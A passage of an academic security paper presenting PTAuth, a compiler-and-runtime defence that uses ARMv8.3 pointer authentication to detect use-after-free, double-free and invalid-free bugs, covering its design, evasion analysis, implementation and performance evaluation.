Figure 4: Optimization in PTAuth. This example shows that the `reg` pointer is used multiple times in this function. Since the pointer is authenticated before passing to the `quantum_gate2` function, no check on it is needed until Line 13 where the pointer is passed to another function as an argument. Due to the limitation of intra-procedural analysis, we cannot track the pointer into the `quantum_add_hash` function to make sure that it is not being freed. Therefore, After this point, all the temporal checks will be in place.

Figure 4 demonstrates an example of how redundant checks are removed by optimization. In this example, all checks on `reg` up to Line 13 are unnecessary and are omitted by PTAuth. Note that this optimization only works on single-threaded programs. We also extend this optimization to the implementation level. Some frequently used *glibc* functions such as `printf` and `strcpy` never free pointers passed to them as parameters. Therefore, we whitelist such functions and allow the intra-procedural discovery of safe pointer uses to continue beyond such functions.

Global objects: Performing temporal checks on pointers to global objects is also unnecessary because such objects are never deallocated. PTAuth detects those address taken global objects that can be determined statically during the compile-time and remove the checks for them.

3.7 Design Comparison

In Table 2, we compare PTAuth with closely related works in terms of the use/check, management, and protection of the metadata. PTAuth uses inline metadata, which makes the access fast because no heavy lookup is needed. Thanks to the inline metadata, the memory overhead of PTAuth is low and there is no complex handling needed for pointer arithmetics and metadata propagation. PTAuth uses PAC to compute and secure metadata without requiring external spatial safety schemes.

4 Security Analysis

An attacker may attempt to evade PTAuth with the goal of causing temporal memory corruption without being detected. We analyze the possible attacks permitted by our threat model and explain how the design of PTAuth prevents them. Since PTAuth performs load-time authentication and our threat model assumes attackers capable of arbitrarily writing to data memory (*e.g.,* by exploiting certain vulnerabilities), the attacker essentially needs to somehow generate the correct `AC` for the data pointer that she writes before the data is used by the target program or checked by PTAuth. We note that code inject or modification is not allowed under our threat model thanks to DEP and the read-only code region. We identify the following ways that attackers may try to forge the `AC`.

Directly generating AC: One intuitive evasion of PTAuth is to generate the `AC` for the attacker-supplied data, either

offline or dynamically. Offline AC generation does not work because the set of keys used for calculating AC is dynamically generated for each program execution or process and is not static. Alternatively, the attacker may try to directly generate AC on the fly while the target program is running. This is impossible either because the PAC keys are stored in the special CPU register and not accessible from the user space, even if the attacker has the arbitrary memory read capability. Moreover, the attacker cannot inject code and thus cannot directly calculate AC using injected PAC instructions. Also, brute-force is not applicable in this context because one wrong guess can lead to a crash of the process.

Reuse PAC instructions: The attacker's next possible move could be to reuse the existing PAC instructions already loaded in the memory (*e.g.,* those used by PTAuth) for calculating AC on injected data. However, our system can easily get merged with the standard use of PAC for protecting code pointers as well. Therefore, code reuse attacks are prevented thanks to the code pointer integrity check by PAC (*i.e.,* any corrupted return addresses or call/jump targets trigger authentication failures and are detected before the program control flow is hijacked).

ID spray: Another possible attack vector is spraying the ID into the object to misguide the dangling pointers that are pointing to the middle of object. The design of PTAuth considers this attack. Since the AC is bound to the beginning address of an object, even if the correct ID is found in the middle of object, the authentication will fail.

5 System Implementation

We built a prototype for the PTAuth system, including (*i*) a customized compiler for instrumenting and building PTAuth-enabled programs, (*ii*) a runtime library, linked to instrumented programs, for performing dynamic AC generation and authentication, and (*iii*) a set of bootloader and Linux patches necessary for configuring the CPU and enabling the PAC feature [15, 19]. All the system components are implemented in C/C++ with a small set of inline assemblies that directly use the PAC instructions. The PTAuth LLVM pass is approximately 2K lines of C++ code and the runtime library is 1K lines of C code. The current implementation supports C programs. It is based on `ptmalloc` memory allocator from *glibc*. It supports all common memory allocation APIs, such as `malloc`, `calloc`, `realloc` and `free`.

Customized Compiler: Our compiler is based on LLVM 6.0, which already has basic assembler and disassembler support for PAC on ARMv8.3-A. We built the code analysis and instrumentation logic (§3.5) into an LLVM transform pass. It operates on the LLVM bitcode IR. At each instrumentation site, such as pointer `load` and `store`, it inserts a call, based on the type of the instrumented instruction, to the PTAuth runtime library.

Runtime Library: The runtime AC checking logic is built into a dynamically linkable library. It exposes the call gates for the instrumented code to invoke the AC generation and authentication routines. These routines calculate or check AC for different scenarios, as describe in §3.4 and §3.5. The library does not maintain any data internally thanks to the in-place storage of AC and the OS-managed PAC keys. Therefore, no data inside the library needs to be protected or verified. However, we do enable code pointer integrity checking using PAC when compiling the library, which ensures that no control flow hijacking can occur while the library code is running.

OS and bootloader patches: By default, PAC instructions (except for `PACGA` and `XPAC`) are disabled. According to the ARMv8 reference manual [18], to use all PAC instructions and the corresponding key slots, the OS needs to set to 1 the `EnIA, EnIB, EnDA, EnDB` fields in the `SCTLR_EL1` register. Additionally, the `SCR_EL3.APK` and `SCR_EL3.API` registers need to be set to 1 during the system booting stage. These configurations are necessary to fully enable the PAC hardware extension. The OS also needs to generate and manage PAC keys for each process (only OS or code running at EL1 is allowed to manage PAC keys). We implemented these configurations and tasks via two small patches to the bootloader [19] and the Linux kernel. These small patches do not interfere with any bootloader or OS functionalities because (*i*) the configured register fields are reserved exclusively for PAC, and (*ii*) the added PAC key management routine does not interact with the rest of the OS.

We built the patched bootloader and kernel into a system image, which was then installed on the ARMv8.3-A FVP. As discussed in §2.3, FVP is the functional-accurate whole-system simulator for ARM architectures, which emulates processors, memory, and peripherals. We used this prototype and environment for evaluating PTAuth.

6 Evaluation

In this section, we evaluate the prototype of PTAuth in terms of security, runtime overhead and memory overhead. The security evaluation (§6.2) was conducted on the ARM FVP simulator. The performance evaluation (§6.3) was performed on a Raspberry Pi 4 with ARMv8-A Cortex A53 processor (1.5GHz) and 4GB memory, running Gentoo 64-bit Linux (v4.19). We explain the rationale behind this setup in §6.1.

Our experiments aim to show: (*i*) whether PTAuth detects temporal memory corruptions such use-after-free, double-free and invalid-free; (*ii*) how much performance overhead PTAuth incurs during runtime; (*iii*) how much memory overhead PTAuth incurs during runtime. We used Juliet test suite [33] and four real CVEs for security experiments. To evaluate the runtime and space overhead, we used SPEC CPU2006.

```
1  long MASKBITS = 0b000...000111111111111111;
2  void* __pacia(void* ptr,int id){
3      long ptrbits = (unsigned long)ptr &
           MASKBITS;
4      long idbits = id & MASKBITS;
5      long signature = ptrbits ^ idbits;
6      signature = signature << 48;
7      unsigned long ptrWithSign = (unsigned
           long)ptr | signature;
8      return (void*)ptrWithSign;
9  }
```

Figure 5: Software implementation of PACIA instruction as a function.

```
1  #if PACENABLED
2      asm (
3      "mov %x0,%0\n"
4      :
5      : "r" (ptr));
6      asm(
7      "pacia %x0, %x1\n"
8      : "=r" (ptr)
9      : "r" (id));
10 #else
11     ptr =__pacia(ptr,id);
12 #endif
```

Figure 6: When the PACENABLED flag is enabled during the compile-time, actual PAC instructions are generated for the final binary. Otherwise, software implementation of the corresponding instructions is invoked. This implementation helps to test the design on an SoC that does not support the ARMv8.3 instruction set.

Vulnerability	CWE Cat.	# of Prog.	PTAuth	PAC / PARTS [45]
Double-Free	415	50	●	○
Use-After-Free	416	50	●	○
Invalid-Free	761	50	●	○

Table 3: Selection of 150 vulnerable programs from the Juliet Test Suite and detection results.

6.1 Experiment Setup and Methodology

We performed the security evaluation (§6.2) on the FVP simulator that supports PAC. At the time of writing, no publicly available development board supports ARMv8.3 or PAC instructions. Although Apple's A12 Bionic SoC supports PAC instructions, it is a proprietary implementation and we were not able to instrument and run the benchmarks on top of that. We patched the bootloader and OS in the FVP image as described in §5.

We conducted the performance evaluation (§6.3) on a Raspberry Pi 4 (ARMv8-A Cortex A53), rather than FVP. This change of platform is necessary because the benchmarks (SPEC CPU2006) are too heavy to run on the FVP—they often crash or halt the simulator. To allow PTAuth to run on the Raspberry Pi, which does not support PAC, we implemented in software the three PAC instructions used by PTAuth, namely PACIA, AUTIA, and XPAC. The input/output syntax of these functions is identical to that of the original PAC instructions. Figure 5 demonstrates the implementation of PACIA instruction as a C function. The other PAC instructions are implemented based on PACIA. It is worth noting that our software PAC implementation does not contain the exact cryptographic algorithm (*QARMA*) used in PAC instructions. This is because a software implementation of *QARMA* would be much slower than the hardware implementation and thus make it difficult to measure the real performance overhead caused by PTAuth. Instead, we chose a simple encryption and AC computation, keeping the overhead comparable to hardware-based encryption and allowing the performance evaluation to focus on the overhead of PTAuth itself.

Our implementation of PTAuth uses a compile-time flag to indicate whether the compiled binary should use software-emulated PAC or hardware-based PAC instructions. Figure 6 shows an example of the inline assembly.

6.2 Security Evaluation

The security evaluation is a functional test and serves two purposes: (1) testing PTAuth's compatibility with the underlying hardware feature, namely PAC, and (2) testing PTAuth's detection of temporal memory corruptions and its robustness against evasions. Similar to the previous work [45], we chose the ARM FVP simulator for this functional test because no development board with PAC extension exists at the moment and FVP includes ARM's official and fully functional PAC simulation.

We performed the security evaluation using 150 C programs selected from the NIST Juliet test suite [33]. We chose the Juliet Suite for two reasons. First, it is the largest of its kind and contains both vulnerable and non-vulnerable versions of programs. The vulnerable programs, covering the common types of temporal memory corruptions, are ideal for our security evaluation. We used the non-vulnerable/patched counterparts for a compatibility test. Second, unlike the generic CPU benchmarks, the test programs in Juliet were made for security testing without being computationally demanding. They run smoothly on FVP, which is a whole-system (slow) simulator and cannot run computation-intensive programs without halting or crashing. Therefore, using the Juliet programs allows us to focus on evaluating PTAuth in terms of security while avoiding high computation loads that FVP cannot handle. We conducted a separate performance evaluation of PTAuth (§6.3) using much demanding CPU benchmarks.

The 150 Juliet tests include double-free, use-after-free and invalid-free bugs. Table 3 shows the CWE (Common Weakness Enumeration) categories and the number of Juliet tests selected in each vulnerability category. When running with PTAuth enabled, the vulnerable programs all terminated immediately before the bugs were triggered. We also ran the non-vulnerable/patched version of the test programs with PTAuth enabled. All these programs finished properly with-

Application	CVE	Vulnerability Type	Detection
libpng	CVE-2019-7317	UAF	✓
sqllite	CVE-2019-5018	UAF	✓
curl	CVE-2019-5481	DF	✓
libgd	CVE-2019-6978	DF	✓

Table 4: Effectiveness of PTAuth for detecting real-world vulnerabilities.

```
1  if (result != 0)
2  {
3    image->opaque->error_buf = safe_jmpbuf;
4  // calling png_image_free_function() indirectly
5    result = function(arg);
6  }
7  image->opaque->error_buf = saved_error_buf;
```

Figure 7: In CVE-2019-7317, the `png_image_free_function` is called indirectly and the *image* pointer is passed to it as an argument. In this case, the image pointer is freed in the caller and then used in line 7, which is UAF error.




Figure 8: Runtime overhead (95% confidence interval) on SPEC CPU2006 and comparison with CRCount, DangSan and CETS.

out any crash or halt. The result shows that PTAuth achieved a 100% detection accuracy and did not cause any compatibility issues: it did not miss a single temporal memory corruption in any category; it did not alert or crash the programs when no temporal memory corruption was triggered.

The right-half of Table 3 shows a comparison between PTAuth and PAC/PARTS [45]. PAC and PARTS were not designed for detecting temporal memory corruptions and therefore cannot detect any. This comparison underlines our novel use of PAC for addressing a critical security vulnerability class, which is not considered or detectable by the original design of PAC or previous work using PAC.

Case study of real-world vulnerabilities: Besides the Juliet test programs, we also surveyed four recent temporal memory corruption vulnerabilities in real software (Table 4). Since FVP cannot run these entire programs, we performed a manual analysis and verified that PTAuth can prevent the exploitations of all these vulnerabilities. For instance, To exploit CVE-2019-5481, an attacker sends a crafted request, which `realloc()` fails to handle. On the exit path, the pointer is freed. During the cleaning phase, the pointer is freed one more time. Since these two steps are far apart, programmers can easily miss the bug. When PTAuth is enabled, the ID of the object is changed after the first free and thus causes an authentication failure when the second free is about to happen.

Take CVE-2019-7317 as another example, shown in Figure 7. Line 5 indirectly calls `png_image_free_function`, which frees the memory referenced by `arg`, an alias of `image`. Later, Line 7 dereferences `image`, resulting in use-after-free. This bug can be extremely difficult to discover either manually or using analysis tools, due to the layers of function and object aliasing. PTAuth handles aliasing naturally thanks to its points-to authentication scheme. PTAuth can catch this bug right before it is triggered due to the `AC` mismatch.

Robustness evaluation: We created a small set of programs that contain both temporal and spatial memory corruptions to evaluate the robustness of PTAuth. This scenario is analogous to the real-world attacks where a powerful attacker can exploit arbitrary memory write and temporal memory corruptions. We selected 30 programs from Juliet test suite in 3 different categories. Then, we injected memory overwrite vulnerabilities such as buffer-overflow to them, which allow an attacker to overwrite the PTAuth metadata. Such an attacker can bypass previous protections, such as CETS, which simply compare the plain ID of the key and object. However, the attacker cannot bypass PTAuth because she cannot generate valid `AC` without knowing the secret PAC key. As expected, we triggered those vulnerabilities and PTAuth detected all.

6.3 Performance Evaluation

We had to switch from the FVP simulator to a Raspberry Pi 4 (ARMv8-A Cortex A53) for conducting the performance evaluation because the simulator could not run computation-intensive benchmarks. Due to the lack of hardware support for PAC on the Raspberry Pi SoC, we used our own software implementation of PAC in this evaluation. This experiment provides an upper bound of the performance overhead of PTAuth (*i.e.,* the overhead should be lower on devices with hardware PAC support).

We tested PTAuth on the SPEC CPU2006 benchmarks. They are appropriate for the performance evaluation since they are memory- and CPU-intensive. Figure 8 shows the runtime overhead of PTAuth with 95% confidence interval. The interval bars are barely visible in the figure due to the relatively stable results. Figure 13 in Appendix A shows more

clearly, for each benchmark, the concentrated distribution and the narrow standard deviation of the measured overhead. The overhead varies across different benchmarks because the use of data pointers and dynamically allocated objects in some benchmarks is more prevalent than in other benchmarks. For instance, although *mcf* is a small program, it uses many data pointers and requires more `AC` checks than other benchmarks.

We compared PTAuth with the closely related works, including CRCount [58], DangSan [62], and CETS [49]. These prior techniques are either based on pointer invalidation or object (lock) invalidation. In our comparison, we skipped DangNull [44] because DangSan outperforms it. Since the source code of CRCount is not available and DangSan and CETS are not compatible with the ARM architecture, we used the reported numbers in the papers for comparison. The nine C benchmarks in Figure 8 were selected because they are both compatible with our current implementation and were used in the previous works. We note that the compared papers did not use the same set of benchmarks in their evaluation. Some of them did not report the performance numbers for all nine benchmarks. For example, CETS was not evaluated on `433.milc` and `464.h264ref`.

The geometric mean overhead of PTAuth on all benchmarks is 26%. The number around 5% for CRCount, 1% for DangSan, and 10% for CETS. Although PTAuth appears to incur much higher overhead than the others, we note that this comparison is not completely fair because, unlike PTAuth, the other systems require external protection of their metadata (*e.g.,* bound checkers), which incurs additional overhead not captured in this comparison.

For this reason, we conducted another experiment, where we added the reported runtime overhead of SoftBound [48] to the overhead of DangSan, CRCount and CETS. This combined overhead represents what these systems would incur when they are deployed with the required external protection and made as robust as PTAuth. The results are shown in Figure 9. Only three of the nine benchmarks were tested in [48] and thus were included in this comparison. Clearly, PTAuth incurs much less overhead than the other systems on two out of the three benchmarks.

Statistical significance: To prove that our performance result is statistically significant, we perform the following hypothesis testing and show that the performance overhead of PTAuth has a statistically significant upper bound at 42% (with a P-value under 0.05). We construct the *Null Hypothesis* that "the runtime overhead of PTAuth is **not** below 42%". We show below that this Null Hypothesis can be **rejected**. We calculate the Z-score $= \frac{M-\mu}{\frac{\sigma}{\sqrt{n}}}$, where M is the measured average runtime overhead of PTAuth (i.e., 33.2%), σ is the standard deviation of the measured overheads (i.e., 0.159), n is the sample size (i.e., 9), and μ is the overhead bound stated in the Null Hypothesis (i.e., 42%). The calculated Z-score is -1.66038. Its corresponding P-value is 0.04846, which is below the widely




Figure 9: Runtime overhead of temporal memory corruption detectors when they are combined with SoftBound to protect their metadata. PTAuth is a stand-alone system and does not need an external system to protect its metadata.

accepted significance level of 0.05. The result of this hypothesis testing shows that a statistically significant upper bound for PTAuth's overhead can be established at 42%.

Backward search overhead: Backward search incurs the worst-case runtime overhead when many large memory objects exist with many sub-objects referenced directly by pointers. However, in practice, we observed that this worst-case scenario is quite rare and the overhead of backward search is generally low. Figure 10 shows the overhead caused by backward search in each benchmark, as part of the overall overhead. The main reason for the low overhead of backward search is that most large objects are of `struct` type. The fields/sub-objects of the large objects are often accessed via an index from the beginning of the large objects, rather than direct or calculated pointers to the middle of the objects. Therefore, no backward search is needed for those accesses to fields or sub-objects. Also, pointer arithmetics is not frequently used in the benchmarks and regular programs. However, `401.bzip2` and `462.libquantum` contain more pointer arithmetic operations than other benchmarks. Furthermore, our optimization (§3.6) removes some unnecessary checks on pointers.

Overhead under fixed-cycle PAC emulation: In addition to evaluating PTAuth's performance using our software implementation of PAC, we conducted another experiment to estimate the performance of PTAuth running on future hardware with PAC support. This additional experiment was inspired by PARTS [45], where we used equal-cycle `NOP` instructions to replace PAC instructions (assuming each PAC instruction takes 4 CPU cycles as per [45]). Unlike PARTS, our system cannot fully function when PAC instructions are simply replaced with NOPs. This is because the backward search technique requires correct `AC` produced by PAC instructions. Therefore, in this experiment, we disabled the backward search and the corresponding checks on sub-objects. This experiment is only




Figure 10: The overhead of backward search in each benchmark.




Figure 11: The overhead of PTAuth with 4 CPU cycles and non-optimized implementation

meant to complement the main performance evaluation (the one using the software-based PAC). Figure 11 shows the runtime overhead on the benchmarks assuming each PAC instruction takes exact 4 cycles. Base on this result, we expect the runtime overhead of PTAuth to decrease to 20% when PTAuth runs on devices that support hardware PAC.

Optimization benefit: In order to measure the effectiveness of the optimization described in §3.6, we disabled the optimization during the instrumentation and conducted the experiment again. Figure 11 shows the benefits of the optimization. As expected, the intra-procedural analysis for eliminating unnecessary checks reduces, on average, 72.8% of the overhead.

Memory overhead: In our design, pointer metadata is stored in the unused bits of a pointer and requires no extra memory. The only source of PTAuth's memory overhead is the extra 8-




Figure 12: Memory overhead on SPEC CPU2006 and comparison with CRCount and DangSan. CETS have not reported any memory overhead.

byte memory allocated for storing each object ID. We reduce this memory overhead based on the following observation. The `ptmalloc` allocator in the *glibc* of Linux appends extra paddings to objects when object sizes are not 32-byte aligned. For instance, when a 16-byte object is allocated, it is padded to 32 bytes. For objects with such paddings, PTAuth makes use of the padding bytes for storing object IDs, without requiring additional memory space.

To evaluate the memory overhead of PTAuth, we measured the maximum resident set size (Max RSS) of the instrumented SPEC CPU2006 benchmarks. Max RSS (*i.e.,* the peak physical memory allocation for a process) is the metric used by related works. We adopted the same metric to perform a fair comparison. Figure 12 illustrates the memory overhead caused by PTAuth, DangSan, and CRCount on each benchmark. The geometric mean of PTAuth's memory overhead is 2%. This number is 2% for CRCount and 15% for DangSan. CETS did not report memory overhead.

In addition to maximum RSS, we also measured the memory overhead of PTAuth in terms of mean RSS, a metric that captures the memory usage throughout the entire process execution, as opposed to the peak usage at one moment. We calculated mean RSS by taking RSS every five seconds during the lifetime of a process and then computing the mean. The mean RSS overhead of PTAuth is 1%. The related works did not report this number and thus cannot be compared with in this regard.

7 Discussion and Limitation

Multi-threading: Similar to previous works, the current PTAuth prototype does not support multi-threaded programs, mostly due to implementation-level simplifications. To make

PTAuth work on multi-threaded programs, each memory (de)allocation and the resulting metadata updating operation need to be atomic, or the metadata protected by a lock. Without the atomicity or synchronization, PTAuth's metatdata may become stale or invalid when a race condition occurs, leading to missed or falsely detected temporal memory errors. It is worth noting that the unnecessary check removal (one optimization discussed in §3.6) is not threading-safe and needs to be disabled on multi-threaded programs.

Stack use-after-free: Since the deallocation of stack objects is implicitly triggered by function returns, double-free bugs cannot happen to stack objects. However, use-after-free bugs on stack objects, though uncommon, may happen when the address of a stack object is taken and stored in a global variable that is later mistakenly freed. The current design of PTAuth is focused on detecting heap-based temporal errors, which are more prevalent and critical than stack-based use-after-free. In theory, PTAuth can be extended to detect the latter as follows.

We refer to stack objects referenced by global pointers as address-taken objects (*i.e.,* stack objects potentially vulnerable to use-after-free). Since object allocation and deallocation on the stack are different from those on the heap, protecting address-taken objects require special treatment. First, PTAuth needs to identify address-taken objects in stacks via a simple intra-procedural data-flow analysis. Then, PTAuth needs to allocate extra 8 bytes at the beginning of each address-taken object. This extra header is used for storing the metadata, which is initialized upon the creation of the stack frame (*i.e.,* in the prologue of the corresponding function). PTAuth also needs to instrument address-taken operations on stack objects to generate `AC` for the resulting pointers. The authentication scheme for address-taken objects on stacks and their pointers is the same as the scheme for heap objects and pointers. Finally, PTAuth needs to invalidate all metadata of address-taken objects in a function epilogue, similar to what it does upon heap object deallocations.

PAC instructions: In the current implementation, we have used both PAC instructions and the software emulated implementation of the instructions. We used the FVP simulator to run the PAC instruction. However, FVP is not a performance aware simulator. It does not model cycle timing and all the instructions are executed in one processor clock cycle [21]. We also observed that large benchmarks halt the FVP which prevented us from running performance experiments on it. Since A12 Soc is proprietary and there is no public SoC available to test the implementation, the reported runtime overhead is anticipated to be different in real hardware. In other words, the actual PAC instructions are expected to be faster than the software emulated instructions.

We leave these limitations for future work when the real hardware is available.

8 Related work

Safe C: Memory corruption bugs are highly diverse and commonly targeted by software attacks [61]. Prior work introduced memory safety to the C language via a safe type system [39, 42, 50, 60]. These safe languages are immune to temporal vulnerabilities. However, they either impose a significant amount of memory and runtime overhead or they are not applicable to protect legacy C/C++ codes. For instance, Cyclone [42] is a safe dialect of C which is is not applicable to protect legacy codes. It is no longer supported but several ideas of Cyclone have been implemented in Rust [2, 6]. CCured needs some annotations by the programmer. It also uses fat pointers to store metadata which breaks the application binary interface (ABI).

Safe memory allocator: These systems prevent allocated objects from ending up at the same address of freed objects [29,31,52,59]. For instance, DieHard [31] and DieHarder [52] randomize the locations of allocated objects in the heap and consequently provides probabilistic temporal memory safety (*i.e.,* making object reuse or replacement difficult). PartitionAlloc [5] and Internet Explorer isolated heap [7] allocators prevent memory reuse by allocating objects of different types or sizes in separate buckets. Although these schemes have low runtime overhead, it has been shown that they can be bypassed on targeted attacks [11,41]. Moreover, they suffer from a huge memory overhead caused by memory fragmentation.

Memory error detectors: Memory error detectors [34, 51, 56] are widely used among developers. However, due to the high overhead, they are only suitable for debugging or non-production use. AddressSanitizer [56] is a memory error detector that creates shadow memory and red zones around objects. It detects out-of-bounds accesses in heap, stack, and global objects, as well as use-after-free bugs. However, it provides a probabilistic detection system for use-after-free bugs which is susceptible to bypass [63].

Pointer invalidation: Another line of work focused on pointer invalidation. DangNull [44], DangSan [62], FreeSentry [65] and pSweeper [46] explicitly invalidate all the pointers to an object when the lifetime of the object is finished. CRCount [58] uses a reference counting approach for counting the number of pointers to an object. When there is no pointer to an object, then it is freed. In this approach, the pointers are invalidated implicitly during the runtime of the program. This approach suffers from memory leak issue since some pointers are never invalidated. Consequently, the objects will reside in memory for a long time. In general, pointer invalidation systems need to keep a huge amount of metadata in the memory to track the relationship between pointers and objects. Inevitably, those metadata are prone to corruption.

Pointer dereference validation: Some other approaches similar to our design, detect and prevent temporal corruption bugs by pointer dereference validation [35, 49, 64]. CETS [49] pro-

vides temporal safety by assigning a unique identifier to each object and its pointers. The main challenge in this scheme is that extra metadata for the pointers should be stored in the memory. Also, a unique identifier should be assigned to each object and its pointers. Since these metadata are stored disjointly, obtaining these information efficiently during the runtime is challenging. In order to tackle this problem, in our design, we proposed an inline metadata scheme for both pointers and objects. However, inline metadata is prone to corruption by linear overflow. To address this problem, we used PAC to guarantee the integrity of the metadata before using them. To sum up, our approach reduces the high look-up table costs for loading the metadata and provides integrity of the metadata in a unified design.

Hardware-assisted schemes: Similar to PTAuth, there are some approaches that take advantage of hardware to provide temporal safety. Oscar [37], which is the following work of [38], is a page permission-based scheme to prevent temporal memory safety violations in the heap. Basically, Oscar improves the original idea of allocating each object in a separate page (similar to PageHeap and Electric Fence [3,4]) to prevent UAF vulnerabilities.

Another line of work relies on hardware to provide spatial and temporal protections. Hardware-assisted AddressSanitizer (HWASAN) [14,57] is the following work of AddressSanitizer. HWASAN uses address tagging feature [1] to implement a memory safety tool, similar to AddressSanitizer. Memory Tagging Extension (MTE) [17] has been introduced in ARMv8.5 for providing spatial and temporal safety. However, the hardware is not available yet. Intel MPX [53] was introduced by Intel to provide spatial safety. However, due to the high-overhead, it was discontinued by the maintainers.

9 Conclusion

We presented a resilient and efficient points-to authentication scheme called PTAuth, for detecting temporal memory corruptions. By defining the authentication codes (`AC`) for pointers, our scheme allows for convenient and simultaneous checking of metadata integrity and identities when they are being accessed. The unified verification of the two properties (integrity and identity) enables the unified detection of all kinds of temporal memory corruptions in the heap. PTAuth uses PAC on ARMv8.3-A as a basic encryption/signing primitive during `AC` calculation, which is fast and secure thanks to the hardware-level support. PTAuth contains: (*i*) a customized compiler for instrumenting programs with necessary inline checks, (*ii*) a runtime library for `AC` generation and authentication, and (*iii*) a set of OS patches for PAC-related CPU configuration. Our evaluation on 150 vulnerable programs shows that PTAuth detects all 3 categories of temporal memory corruptions with a runtime overhead of 26% (using software-based PAC) and 2% memory overhead.

Acknowledgment

The authors would like to thank the anonymous reviewers for their help with the revision of this paper. This project was supported by the Office of Naval Research (Grant#: N00014-18-1-2043 and N00014-17-1-2891) and the Army Research Office (Grant#: W911NF-18-1-0093). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] Arm Cortex-A Series Programmer's Guide for Armv8-A. `http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.den0024a/ch12s05s01.html`.

[2] Cyclone is a safe dialect of C. `https://cyclone.thelanguage.org/`.

[3] Electric Fence. `https://elinux.org/index.php?title=Electric_Fence&oldid=369914`.

[4] Microsoft. GFlags and PageHeap. `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap`.

[5] PartitionAlloc Design. `https://chromium.googlesource.com/chromium/src/+/master/base/allocator/partition_allocator/PartitionAlloc.md`.

[6] Rust. `https://www.rust-lang.org/`.

[7] Understanding IE's New Exploit Mitigations: The Memory Protector and the Isolated Heap. `https://securityintelligence.com/understanding-ies-new-exploit-mitigations-the-memory-protector-and-the-isolated-heap/`.

[8] ISO/IEC 9899 - Programming languages - C. `http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf`, 2005.

[9] ASLR Bypass Apocalypse in Recent Zero-Day Exploits. `https://www.fireeye.com/blog/threat-research/2013/10/aslr-bypass-apocalypse-in-lately-zero-day-exploits.html`, 2013.

[10] Armv8-A architecture: 2016 additions. `https://community.arm.com/processors/b/blog/posts/armv8-a-architecture-2016-additions`, 2016.

[11] Life After the Isolated Heap. https://googleprojectzero.blogspot.com/2016/03/life-after-isolated-heap.html, 2016.

